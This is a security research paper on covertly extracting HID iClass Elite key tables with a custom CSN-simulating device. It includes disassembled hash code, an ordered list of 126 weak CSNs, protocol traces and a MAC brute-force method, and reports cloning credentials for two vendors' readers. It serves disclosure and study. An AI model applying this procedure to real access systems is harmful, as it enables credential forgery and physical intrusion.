A Covert Approach to Recovering iClass High Security Keys

Introduction

There have been several papers published over the last two years that describe various techniques for exploiting the vulnerabilities that are present within the HID iclass family of contactless readers. The benefit of such papers has been widely debated within the security industry but it is the opinion of this author they do serve two main purposes. Since these systems are used worldwide to protect valuable physical and intellectual property assets, these papers not only allow end users to make informed decisions about the security of the hardware they use but they also force access system manufacturers to continually improve their products and make them less vulnerable to these types of attacks.

A sampling of these recent papers is included below:

Heart of Darkness - exploring the uncharted backwaters of HID iCLASS security.
http://www.openpcd.org/images/HID-iCLASS-security.pdf

Dismantling iClass and iClass Elite
http://www.cs.ru.nl/~flaviog/publications/dismantling.iClass.pdf

Exposing iClass Key Diversification
http://www.static.usenix.org/events/woot11/tech/final_files/Garcia.pdf

iClass Key Extraction – Exploiting the ICSP Interface
http://www.proxclone.com/pdfs/iClass_Key_Extraction.pdf

This particular paper attempts to demonstrate how a combination of these previously exposed vulnerabilities and reverse engineered algorithms can be applied to create a real threat to existing high security systems. It will show that custom hardware can be easily built and used to “wirelessly” extract secret key information from any “Elite” or “High Security” iClass systems. This key information can then be used to create, copy, or modify any iClass credential regardless of whether it is distributed by HID or by one of HID’s worldwide licensed partners.

As test cases, the methods described herein have been used to demonstrate how high security key information can be easily extracted from two major international resellers of iClass hardware. These two companies both employ the use of high security keys in the re-branded iClass products that they sell. (Keyscan -Canada and ISCS “Gold Class”- Australia). Additional information regarding these test cases is included later on in this paper.

[*Note: This paper assumes that the reader has some limited background knowledge regarding iClass technology. It is assumed that the above referenced papers have been read and that a reasonable level of understanding of the presented concepts already exists*].

Authentication Keys

A few words about authentication keys …..

All data stored on iClass cards is secured by Authentication Keys. A Key is basically a password used to protect data from being read or changed without authorization. The iClass cards and readers use 64-bit keys (56 key bits plus 8 parity bits). One authentication key is used to protect each of the card's two or more Application Areas.

The iClass technology supports two different levels of card security, standard mode and high security/Elite mode. The standard mode uses one "Master" authentication key. This method for recovering this key has already been thoroughly discussed in the "Heart of Darkness" paper. A more complicated key generation approach is used in High Security mode. High Security mode uses a 128-byte key table to generate unique keys for each card's Unique ID (UID) or Card Serial Number (CSN).

The difference between standard and high security mode regarding how the authentication key gets generated is shown in Figure 1 below.




Figure 1. Authentication Key Comparison

This paper focusses on the retrieval of the high security key table information shown in the red box in the above figure. Having the contents of this table for a given "Elite" system is equivalent to having the HID Master Key for a standard security system. Once this table is known, the diversified key for any card operating within the same system can be obtained.

My Approach

Since I do not have the mathematical or cryptographic skills of some of the other authors referenced herein, I attempted to find a simpler approach to performing some of the complex tasks they presented . Applying the KISS principle (Keep it Simple, Stupid) has always worked for me in the past so I also tried to apply it to my work here.

The three main steps to obtaining the HS Key table can be summarized as follows:

Step 1. Generate a list of "Weak" CSN/hash1 code combinations.

Step 2. Use the hash1 results to perform an authentication sequence with an iclass reader using the simulated CSN values. Retain the MAC values obtained from the reader.

Step 3. Using the list of hash1 codes, calculate a MAC for each possible CSN using the cypher algorithm outlined in the "Dismantling iClass" paper. If the calculated MAC matches the value that was obtained while simulating a CSN then one or more bytes of the key table have been found.

Step 1. Weak CSN/Hash1 code Recovery

As pointed out in the "Dismantling iClass" paper, the iclass system uses a "less-than-perfect" hashing algorithm for converting a cards CSN into a hash code (set of indexes into the HSKey table). If certain CSNs are used with the algorithm then the resulting hash code is inherently "weak". A weak code is a code that is comprised of only a few unique byte values. As an example, a 64-bit hash value of "`0xA0A1A2A3A4A5A6A7`" would be strong whereas "`0xA0A0A1A1A1A2A0A0`" would be weak since there are only three unique bytes. If the number of unique bytes is small, a brute force attack is possible since only 2^24 possible combinations exist to try (for a hash value consisting of three bytes).

As an example, a CSN value of `0x000B0FFFF7FF12E0` will result in a hash1 value of `0x0101000045014545`. This means that there are only 2^24 possible combinations of key values to try with the cipher algorithm to find one that will generate the same MAC as the one obtained during the authentication attempt with the simulated CSN. This will result in the recovery of bytes 00,01 and 45 of the HSkey table .

Finding these weak hash codes is as simple as cycling a large number of possible CSN values through the hashing algorithm presented in the "Dismantling iClass" paper. However, if you apply the KISS principal like I did, you might find it simpler to just use a PIC microcontroller to execute the exact (or equivalent) assembly code routine that was extracted from the iClass reader using the code extraction method described in the "Heart of Darkness" paper. A disassembled copy of the "extracted" hash1 routine is shown below:

RW300 Subroutine to Calculate Hash1 HS Key Values using CSN located at address 0x100-0x107 (wReg=0x100 – loaded from calling routine)

Addr	Instr	Assembly Code
003338	0x0101	MOVLB 0x1
00333A	0xC100	MOVFF 0x100, 0x108
00333C	0xF108	----
00333E	0x5101	MOVF 0x1, W, BANKED
003340	0x1B00	XORWF 0x0, F BANKED
003342	0x2708	ADDWF 0x8, F, BANKED
003344	0x5102	MOVF 0x2, W, BANKED
003346	0x1B00	XORWF 0x0, F, BANKED
003348	0x2708	ADDWF 0x8, F, BANKED
00334A	0x5103	MOVF 0x3, W, BANKED
00334C	0x1B00	XORWF 0x0, F, BANKED
00334E	0x2708	ADDWF 0x8, F, BANKED
003350	0x5104	MOVF 0x4, W, BANKED
003352	0x1B00	XORWF 0x0, F, BANKED
003354	0x2708	ADDWF 0x8, F, BANKED
003356	0x5105	MOVF 0x5, W, BANKED
003358	0x1B00	XORWF 0x0, F, BANKED
00335A	0x2708	ADDWF 0x8, F, BANKED
00335C	0x5106	MOVF 0x6, W, BANKED
00335E	0x1B00	XORWF 0x0, F, BANKED
003360	0x2708	ADDWF 0x8, F, BANKED
003362	0x5107	MOVF 0x7, W, BANKED
003364	0x1B00	XORWF 0x0, F, BANKED
003366	0x2708	ADDWF 0x8, F, BANKED
003368	0x5108	MOVF 0x8, W, BANKED
00336A	0x6F01	MOVWF 0x1, BANKED
00336C	0x2702	ADDWF 0x2, F, BANKED
00336E	0x3B02	SWAPF 0x2, F, BANKED
003370	0x5100	MOVF 0x0, W, BANKED

Addr	Instr	Assembly Code
003372	0x2703	ADDWF 0x3, F, BANKED
003374	0x3B03	SWAPF 0x3, F, BANKED
003376	0x4703	RLNCF 0x3, F, BANKED
003378	0x4302	RRNCF 0x2, F, BANKED
00337A	0x5102	MOVF 0x2, W, BANKED
00337C	0x2704	ADDWF 0x4, F, BANKED
00337E	0x4304	RRNCF 0x4, F, BANKED
003380	0x6D04	NEGF 0x4, BANKED
003382	0x5103	MOVF 0x3, W, BANKED
003384	0x2705	ADDWF 0x5, F, BANKED
003386	0x4705	RLNCF 0x5, F, BANKED
003388	0x6D05	NEGF 0x5, BANKED
00338A	0x5105	MOVF 0x5, W, BANKED
00338C	0x0AC3	XORLW 0xC3
00338E	0x2707	ADDWF 0x7, F, BANKED
003390	0x4707	RLNCF 0x7, F, BANKED
003392	0x5104	MOVF 0x4, W, BANKED
003394	0x0A3C	XORLW 0x3C
003396	0x2706	ADDWF 0x6, F, BANKED
003398	0x4306	RRNCF 0x6, F, BANKED
00339A	0x9F00	BCF 0x0, 7, BANKED
00339C	0x9F01	BCF 0x1, 7, BANKED
00339E	0x9F02	BCF 0x2, 7, BANKED
0033A0	0x9F03	BCF 0x3, 7, BANKED
0033A2	0x9F04	BCF 0x4, 7, BANKED
0033A4	0x9F05	BCF 0x5, 7, BANKED

Table 1. Hash1 Assembly Code Routine

Executing the above algorithm for a large number of possible CSN values will result in a very large output. However, if the output is filtered to only look for hash values with a low number of unique bytes then a table of a manageable size can be created. Using this table, a group of “optimum” CSN/hash code combinations can be selected from within the list that will be used to obtain MAC codes during an authentication sequence with a reader using the simulated CSNs.

The set of CSN /hash codes shown below have been hand-picked by this author to minimize the effort required to obtain the entire key table. As can be seen, the first simulated CSN can be used to obtain three bytes of the key table. The next 125 CSN’s each recover one byte of the key table while only requiring 256 MAC calculations each. The order of the list is “VERY IMPORTANT” since each new CSN/hash1 code combination takes advantage of previously recovered bytes of the key table.

Ref	Simulated CSN	Hash1(CSN)	Recov'd Key Byte(s)
1	000B0FFFF7FF12E0	0101000045014545	00,01 45
2	030B0EFEF7FF12E0	0202000045014545	02
3	040D0DFDF7FF12E0	0303000045014545	03
4	040F0FF7F7FF12E0	0901000045014545	09
5	011310F4F7FF12E0	0C00000045014545	0C
6	021410F2F7FF12E0	0E00000045014545	0E
7	051710ECF7FF12E0	1400000045014545	14
8	006B6FDFF7FF12E0	2121000045014545	21
9	036B6EDEF7FF12E0	2222000045014545	22
10	046D6DDDF7FF12E0	2323000045014545	23
11	004F4B43F7FF12E0	3D45000045014545	3D
12	004B4F3FF7FF12E0	4141000045014545	41
13	034B4E3EF7FF12E0	4242000045014545	42
14	044D4D3DF7FF12E0	4343000045014545	43
15	0437377FF7FF12E0	0159000045014545	59
16	002B2F9FF7FF12E0	6161000045014545	61
17	032B2E9EF7FF12E0	6262000045014545	62
18	042D2D9DF7FF12E0	6363000045014545	63
19	002723BBF7FF12E0	456D000045014545	6D
20	0252AA80F7FF12E0	0066000045014545	66
21	005CA680F7FF12E0	006A000045014545	6A
22	015FA480F7FF12E0	006C000045014545	6C
23	065EA280F7FF12E0	006E000045014545	6E
24	020E0EFCF7FF12E0	0402000045014545	04
25	050D0EFAF7FF12E0	0602000045014545	06
26	060F0DF9F7FF12E0	0703000045014545	07
27	0001051DF7FF12E0	630B000045014545	0B
28	0207011DF7FF12E0	630F000045014545	0F
29	047F7FA7F7FF12E0	5911000045014545	11
30	04606EE8F7FF12E0	1822000045014545	18
31	047777BFF7FF12E0	4119000045014545	19
32	00696DE5F7FF12E0	1B23000045014545	1B
33	01696EE2F7FF12E0	1E22000045014545	1E
34	026B6DE1F7FF12E0	1F23000045014545	1F
35	013F04E0F7FF12E0	200C000045014545	20
36	026E6EDCF7FF12E0	2422000045014545	24
37	056D6EDAF7FF12E0	2622000045014545	26
38	066F6DD9F7FF12E0	2723000045014545	27
39	016B68ECF7FF12E0	1428000045014545	28
40	046F6FD7F7FF12E0	2921000045014545	29
41	026666F4F7FF12E0	0C2A000045014545	2A
42	006165FDF7FF12E0	032B000045014545	2B
43	006264FEF7FF12E0	022C000045014545	2C
44	016562FEF7FF12E0	022E000045014545	2E
45	026761FDF7FF12E0	032F000045014545	2F
46	005F5B13F7FF12E0	6D35000045014545	35
47	00444E48F7FF12E0	3842000045014545	38
48	00535727F7FF12E0	5939000045014545	39
49	00494D45F7FF12E0	3B43000045014545	3B
50	01494E42F7FF12E0	3E42000045014545	3E
51	024B4D41F7FF12E0	3F43000045014545	3F
52	024E4E3CF7FF12E0	4442000045014545	44
53	054D4E3AF7FF12E0	4642000045014545	46
54	064F4D39F7FF12E0	4743000045014545	47
55	01777CB8F7FF12E0	4814000045014545	48
56	044F4F37F7FF12E0	4941000045014545	49
57	007A7CB6F7FF12E0	4A14000045014545	4A
58	0041455DF7FF12E0	234B000045014545	4B
59	0042445EF7FF12E0	224C000045014545	4C
60	0145425EF7FF12E0	224E000045014545	4E
61	0247415DF7FF12E0	234F000045014545	4F
62	047E7CAEF7FF12E0	5214000045014545	52
63	0057532BF7FF12E0	553D000045014545	55
64	043C3A74F7FF12E0	0C56000045014545	56
65	00242EA8F7FF12E0	5862000045014545	58
66	00292DA5F7FF12E0	5B63000045014545	5B
67	00000224F7FF12E0	5C0E000045014545	5C
68	01292EA2F7FF12E0	5E62000045014545	5E
69	022B2DA1F7FF12E0	5F63000045014545	5F
70	022E2E9CF7FF12E0	6462000045014545	64
71	020A0218F7FF12E0	680E000045014545	68
72	00030717F7FF12E0	6909000045014545	69
73	002125BDF7FF12E0	436B000045014545	6B
74	022721BDF7FF12E0	436F000045014545	6F
75	0407070FF7FF12E0	7109000045014545	71
76	00040E08F7FF12E0	7802000045014545	78
77	00333787F7FF12E0	7959000045014545	79
78	00090D05F7FF12E0	7B03000045014545	7B
79	01090E02F7FF12E0	7E02000045014545	7E
80	020B0D01F7FF12E0	7F03000045014545	7F
81	00343E78F7FF12E0	0852000045014545	08
82	046664F6F7FF12E0	0A2C000045014545	0A
83	003F3B73F7FF12E0	0D55000045014545	0D
84	033B3E6EF7FF12E0	1252000045014545	12
85	001115EDF7FF12E0	137B000045014545	13
86	006E68EAF7FF12E0	1628000045014545	16
87	006D69E9F7FF12E0	1727000045014545	17
88	006A6CE6F7FF12E0	1A24000045014545	1A
89	00404264F7FF12E0	1C4E000045014545	1C
90	007773CBF7FF12E0	351D000045014545	1D
91	066E72D0F7FF12E0	301E000045014545	30
92	001B1FCFF7FF12E0	3171000045014545	31
93	017572CEF7FF12E0	321E000045014545	32
94	007175CDF7FF12E0	331B000045014545	33
95	00484A4CF7FF12E0	3446000045014545	34
96	004E484AF7FF12E0	3648000045014545	36
97	004D4949F7FF12E0	3747000045014545	37
98	004A4C46F7FF12E0	3A44000045014545	3A
99	002022C4F7FF12E0	3C6E000045014545	3C
100	001C6640F7FF12E0	402A000045014545	40
101	064E5230F7FF12E0	503E000045014545	50
102	007B7FAFF7FF12E0	5111000045014545	51
103	0051552DF7FF12E0	533B000045014545	53
104	00282AACF7FF12E0	5466000045014545	54
105	02535529F7FF12E0	573B000045014545	57
106	002A2CA6F7FF12E0	5A64000045014545	5A
107	007C4620F7FF12E0	604A000045014545	60
108	02030519F7FF12E0	670B000045014545	67
109	012F3490F7FF12E0	705C000045014545	70
110	0032348EF7FF12E0	725C000045014545	72
111	0031358DF7FF12E0	735B000045014545	73
112	00080A0CF7FF12E0	7406000045014545	74
113	0337328AF7FF12E0	765E000045014545	76
114	000D0909F7FF12E0	7707000045014545	77
115	000A0C06F7FF12E0	7A04000045014545	7A
116	00606204F7FF12E0	7C2E000045014545	7C
117	0007031BF7FF12E0	650D000045014545	65
118	000C16F0F7FF12E0	107A000045014545	10
119	006F6BE3F7FF12E0	1D25000045014545	25
120	002F2BA3F7FF12E0	5D65000045014545	5D
121	0047435BF7FF12E0	254D000045014545	4D
122	0037338BF7FF12E0	755D000045014545	75
123	001F1BD3F7FF12E0	2D75000045014545	2D
124	006763FBF7FF12E0	052D000045014545	05
125	000F0B03F7FF12E0	7D05000045014545	7D
126	001713EBF7FF12E0	157D000045014545	15


Table 2. Weak CSN/Hash1 Combinations used to recover 128-byte key table

Step 2. Using CSN Simulation to Recover MAC Codes

Exploiting the above hash1 algorithm requires the ability to perform a partial authentication sequence with an iClass reader using a simulated weak CSN. I had originally intended to use the Proxmark3 RFID test tool since it supposedly provided an iClass card simulation capability. Unfortunately I ran into three issues when attempting to use the Proxmark tool. The first issue was that the Proxmark required a connection to a PC to run. This is not an ideal setup when trying to attempt a covert operation. Secondly, the Proxmark required that a new CSN code be typed in for each card simulation attempt. Again, the overall difficulty and time required to manually enter 126 unique CSN codes was not desirable. The third and most important roadblock that I encountered with the Proxmark was its inability to work with the newer RevB and RevC iClass readers . As of this writing it is still unclear as to why the Proxmark has difficulty communicating with these newer iclass readers.

My only solution was to build my own CSN simulation device. My design consisted of a few operational amplifiers to perform the front end analog and low pass filtering functions. I used an 8-bit microcontroller to perform the ISO15693 decode function, manage the automatic CSN sequencing , perform the simulated card modulation and handle the MAC codes returned from the iclass reader. I also built a separate 13.56Mhz antenna printed circuit board that is mounted underneath the main circuit board.

A picture of my prototype hardware is shown below. My first revision design requires the use of a separate microcontroller board (or a laptop) to capture the MAC values that are output on a serial interface by my 8-bit microcontroller. The outputted MAC data is formatted and stored to a small Flash SD card so the data can be easily transferred later to a PC where some post processing will be done to recover the full set of high security key table values.



Operation of the unit is simple and straightforward. Simply turn on the unit and place it near the reader. A blue LED will flash while the device is sequencing through the list of CSNs and capturing the MAC

values to the SD card. After approximately 15 seconds the LED will stop flashing indicating that all authentication attempts have been completed and the MAC data has been stored. The SD card can then be removed and taken back to a PC where further post processing can be done. With a little more work the entire set of circuitry could be easily integrated into a single smaller enclosure about the size of a pack of cigarettes to make the entire setup even more covert.

A typical ISO15693 communication sequence between the iClass reader and the simulation hardware is shown below:

Instruction	iClass Reader	CSN Simulator	Comment
ACTALL	0A		Rdr asks all cards present to respond
		SOF	Resp indicates that a card is present
IDENTIFY	0C		Rdr asks for anti-collision serial no.
		E0 83 5D F1 FE 5F 02 7C 55 3F	ACSN + CRC Response
SELECT	81 E0 83 5D F1 FE 5F 02 7C		Rdr asks for CSN
		03 1F EC 8A F7 FF 12 E0 AE 86	CSN + CRC Response
PAGE SELECT	84 00 73 33		
		No Response	Single page chips do not have to respond
READCHECK	88 02		Rdr asks for Blk2
		00 00 00 00 00 00 00 00 8F 72	E-Purse+CRC Response
CHECK	05 8D 9C 5B 12 C0 33 DD B7		Rdr initiates Auth. Nonce + MAC
		No Response	Auth Sequence terminated after MAC is received
ACTALL	0A		Seq starts over (using next CSN) following previous Auth failure

Step 3. MAC Calculation

As part of the post processing activity, a Message Authentication Code (MAC) must be calculated for each possible combination of bytes in the hash1 code in order to be able to compare them to the ones received during the authentication attempts using a simulated CSN.

The MAC cypher algorithm defined in the “Dismantling iClass” paper requires three inputs including a 64-bit diversified key, a 64-bit card challenge (e-purse) and a 32-bit nonce value(obtained from the reader). The algorithm itself is fairly simple but obtaining the required inputs is more of a challenge.

Two of the required inputs are straightforward. A fixed card challenge value of 0x00000000 can be used during the simulated CSN authentication attempts and the nonce value is given to us by the reader during the authentication sequence. Unfortunately the calculation of a diversified key uses a very complex algorithm that this author has still not yet been able to fully understand or get to work. Fear not however …

Again, applying the KISS principle I decided to let the reader itself calculate the diversified key for me since HID was kind enough to provide an iClass Serial Communication Protocol that includes an instruction (0x52) for calculating diversified keys. Using this approach allowed me to bypass having to

deal with the DES encryption and other complex aspects of the diversified key algorithm. This capability was originally designed into the RW300 and RW400 iClass readers to allow third party developers to calculate the keys for use with their own application. The instruction is used to calculate a diversified key from a CSN and one of the user definable keys values stored in EEPROM. Since it was not feasible to load a key into the EEPROM for each of the 2^24 possible iterations, I instead devised an approach whereby I poked the iterated value directly into PIC RAM where the HID firmware normally kept it as a global variable. However, poking 8-bytes of data into RAM using the 57.6 KBaud serial interface is not a very speedy solution when you are talking about doing the 16+ million calculations needed to recover the first three bytes of the key table. This approach however was adequate for recovering each of the remaining 125 bytes when only 256 calculations are needed .

My solution was to use the reader to calculate the 2^24 diversified key values once (using the slow serial process) and use the returned data to create a master Lookup Table (LUT) that could be used for all future calculations. Building the entire table took approximately one month due to the slow 57.6 KBaud limitation of the RW300 iclass reader. The table is large (~500MB) but the overall resulting benefit in speed for all future calculations was definitely a worthwhile trade.

A brief sample extract from the created table is shown below. The hash1 value using iterated byte values is on the left while the resulting calculated diversified key is shown on the right.

Hash1 Temp Key	Diversified key
2020000000200000	FE06F34D3AF1D41D
2020000001200101	E930A4707569DBC0
2020000002200202	1F1B68B80982DB90
2020000003200303	D51088E49779BDEE
2020000004200404	4C82C15AA541ECEF
2020000005200505	87318F17D634B68A
2020000006200606	35E2FB644738367D
2020000007200707	447A9DD3F93DDC66
2020000008200808	52C5547B677C2E33
...	...
...	...
...	...
2020FFFFF820F8F8	A45ECF96E6F19755
2020FFFFF920F9F9	39AC9CF64E41C1B3
2020FFFFFA20FAFA	7D4B3844C1F582D6
2020FFFFFB20FBFB	7AA9B21F7C253B12
2020FFFFFC20FCFC	64023560AC93BB83
2020FFFFFD20FDFD	2EBA36449FED0BB5
2020FFFFFE20FEFE	DDF74068F6279A1F

Putting it all together

At this point I have built my list of weak CSN/Hash1 values, used my custom built hardware to simulate the weak CSN's while attempting authentication with a reader, and built up a large Look up Table of Diversified key values. All that was left to do was to take the MAC cypher algorithm that was defined in the "Dismantling iClass" paper and feed it the whole set of 2^24 possible diversified keys until I found a match for the MAC that was returned by the reader when simulating the list of weak CSN's.

The cipher algorithm itself is a fairly straight forward algorithm which just requires initializing a few registers, and then doing a combination of register shifting and XOR'ing of select bits and diversified key bytes while shifting in a serial stream of bits that include the nonce and card challenge. The serial output will yield the 32-bit MAC value .

Recovering the first three bytes of the key table simply involved iterating through 2^24 key combinations and using the LUT to obtain a diversified key which was then fed into the cipher algorithm. If the calculated MAC matched the previously stored MAC then the correct key bytes had been found.

Recovering the remaining 125 key byte values used the same basic principle as above except that the PC used the iclass reader to calculate the diversified key for each of the 256 iterations instead of using a LUT approach. Using a LUT for these last key bytes would be impractical since the required table would be 256 times larger.

Test Cases

HID has many corporate and government iClass customers that have elected to use the supposedly higher security "Elite" mode of operation. They are each typically assigned a unique Elite Authentication code by HID so that only cards and readers that have been configured with that key will work within that system. There are also several third party access control and security vendors that have partnered with HID to resell the iClass Elite brand of products under their own particular brand name. Two examples of these companies is Keyscan in Canada (http://www.keyscan.com.ca) and ISCS in Australia (http://www.iscs.com.au) . To the best of my knowledge, all of the iClass products sold by Keyscan appear to use the same High Security/Elite authentication key. It is currently unclear whether ISCS uses just one or several different High security keys that they assign to users of their iClass systems. I have specifically targeted ISCS as a test case as a result of a specific claim that they have posted on their website. The posted message to their customers reads as follows:

"ISCS wishes to congratulate all of our informed customers who have chosen our Gold Class i-Class format when selecting their cards and reader product to both protect and future proof their clients facilities, you made the right choice. There are quite a few videos and emails circulating in the market about the ease of cracking or cloning MIFARE and i-Class cards, we at ISCS are very pleased to advise you that this DOES NOT relate to ISCS Gold Class i-Class products. ISCS Gold Class is totally secure and always has been."

I have used my CSN simulation hardware to capture MAC codes from both the Keyscan and ISCS Gold Class RevC readers shown in the photo below. I have run the resulting data through my key recovery software application and have successfully recovered the key table from each of the units. To verify the validity of the key table values I obtained I have loaded the data into a standard RW300 iClass reader and used it to successfully execute the following tasks:

1. Read all data blocks stored within the Keyscan and Gold Class credentials.

2. Reprogram the Keyscan and Gold Class credentials to use a different facility code and card number.
3. Reprogram a standard Off-the-Shelf iClass credential to function with both Keyscan and Gold Class readers.
4. Generate several configuration cards to work with both Keyscan and Gold Class readers.

Test Case iClass Readers (Keyscan and Gold Class)

Conclusion

I have attempted to show that the information presented in the various referenced iClass papers is accurate and provides sufficient information to allow an RFID hobbyist such as myself, with a limited skillset, to be able to covertly extract valuable authentication key information from a high security/Elite iClass reader. End users of these systems need to draw their own conclusions regarding whether HID "Elite" mode provides sufficient security to protect the assets where these systems are currently installed. I have found no acknowledgement on the HID website that these vulnerabilities even exist or that a hardware or firmware update is available for concerned end users. It appears that the only solution that HID has to offer to their existing customers is to optionally upgrade their entire system to use the recently introduced iClass SE family of products. Is iClass SE secure? Stay tuned …..